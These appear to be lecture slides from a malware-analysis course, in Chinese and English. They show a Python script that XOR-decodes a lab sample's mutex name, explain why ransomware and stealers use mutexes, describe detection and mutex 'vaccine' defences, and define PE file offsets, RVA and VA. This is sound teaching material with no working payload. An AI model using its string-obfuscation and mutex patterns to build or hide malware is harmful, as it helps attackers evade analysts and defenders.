
Write Script to Decode Mutex Name

```
1 key = (0x6463627A).to_bytes(4, 'little')$  
2 xor_name = bytes([0x0E, 0x0A, 0x52, 0x51, 0x25, 0x2B, 0x57, 0x3B,  
0x4E, 0x3D, 0x0E, 0x11, 0x0E, 0x51, 0x1B, 0x3B, 0x11, 0x53, 0x2F,  
0x28, 0x25, 0x31, 0x14, 0x0D, 0x0E, 0x01, 0x2B, 0x64, 0x00])$  
3 $  
4 name = bytearray()$  
5 for i in range(len(xor_name)):$  
6     name.append(key[i % 4] ^ xor_name[i])$  
7 print(name.decode())$
```

Mutex in Malware

- 用途
 - 與一般程式相同，用於跨 process / thread 間的 synchronization
 - 避免重複感染、勒索 (LockBit 3.0、RedLine Stealer)
- 防禦反制
 - Mutex name 為 unique
 - 偵測：若存在 mutex 表示遭受感染
 - 疫苗：先行取得 mutex，讓惡意程式以為已經執行過，以便免感染

Malware Behavior Flowchart



lab.exe process

下課休息

- sub_140001BF0


PE File Format – General

File Offset v.s. RVA v.s. VA

- File Offset : data 在檔案中相對於檔案起始點的位移
- ImageBase : PE 映射至 process memory 中的起始位址
- RVA (Relative Virtual Address) : data 在 process memory 中相對於 ImageBase 的位移
- VA (Virtual Address) : data 在 process memory 中的位址


$$VA = \text{ImageBase} + \text{RVA}$$

File Offset v.s. RVA v.s. VA



